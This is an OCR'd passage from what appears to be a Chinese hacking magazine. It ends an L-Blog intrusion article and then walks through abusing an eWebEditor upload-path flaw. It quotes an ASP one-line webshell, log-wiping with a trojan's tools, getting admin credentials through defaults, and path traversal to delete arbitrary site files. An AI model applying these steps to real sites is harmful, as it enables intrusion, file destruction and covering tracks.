


图8




图9




图10




图11

我们来打扫一下入侵痕迹，先把数据库中我们插入的一句话木马删除掉，方法是输入SQL语句：delete * fromblog_Info where blog_name='<% execute request("xufang0219")%>'这样就把我们的一句话小马“请”出数据库了！之后使用海阳2006 PLUS木马自带的数据库操作工具将我的操作日志都删除掉，毕竟安全最重要嘛！

（文章中涉及到的工具L-Blog提权漏洞利用程序、旁注——网站小助手旭方修改免杀版.asp、一句话后门提交.htm，已收录于光盘中）

EWebEditor的新玩法

lis0

上次在黑客x档案上写了通过eWebEditor来入侵花香盈路(hxcms)的文章后，不久hxcms就出了v7.0，但是非常令人遗憾的是对于eWebEditor的关注仅仅是把默认数据库改为了＃hx66.net.asp！好多使用hxcms的用户，其eWebEditor后台密码都是默认的密码，但就是数据库给改了名字（可能是看了X档案），根本不是以前没人注意的mdb.asp了。就算我们可以成功的插入小马，但不知道数据库地址也是毫无意义的。

五一放假实在是无聊，就把hxcms v7.0中的eWebEditor代码看了看，却不小心发现了eWebEditor的一个漏洞。漏洞存在于Admin_UploadFile.asp和Admin_Style.asp中。我们来看Admin_Style.asp中第270行代码，关于"上传文件及系统文件路径相关设置"的一段中上传路径变量的定义S_UploadDir，看看对这个变量有什么限制？变量转来转去就有这么一句：

```
If sStyleUploadDir = "" Or Get_TrueLen(sStyleUploadDir) > 50 Then
    Go_Error "上传路径不能为空，且不大于50个字符长度！"
End If
If IsSafeStr(sStyleUploadDir) = False Then
    Go_Error "上传路径请勿包含特殊字符！"
End If
```

eWebEditor开始定义S_UploadDirs变量的时候没有限制其范围。因此对于上传路径我们可以设置为"/"，即网站的根目录。

用过eWebEditor的朋友都知道，它有一个上传文件管理的功能可以浏览和删除通过eWebEditor上传的文件，如图1。




图1

Admin_UploadFile.asp中关于S_UploadDir的描述没有任何的过滤，详细的分析我就不罗嗦了。还是来看一下具体的利用方法吧。

我们先使用默认的密码或是通过下载eWebEditor默认数据库的方式，搞到后台的用户帐号及密码，登录到eWebEditor的后台拷贝一份样式。将"上传路径："设置为"/"，如图2。

提交后，样式修改成功，然后到"后台管理"的"上传文件管理"选项，在"选择样式目录"项中选择"样式：s_blue1－－目录：/"，如图3，图4。这样，我们就可以对网站中的任意文件进行删除了。




图2




图3




图4

如果我们将"上传路径："改为了"../../"呢？我们甚至可以查看根目录所在盘的内容，如图5。

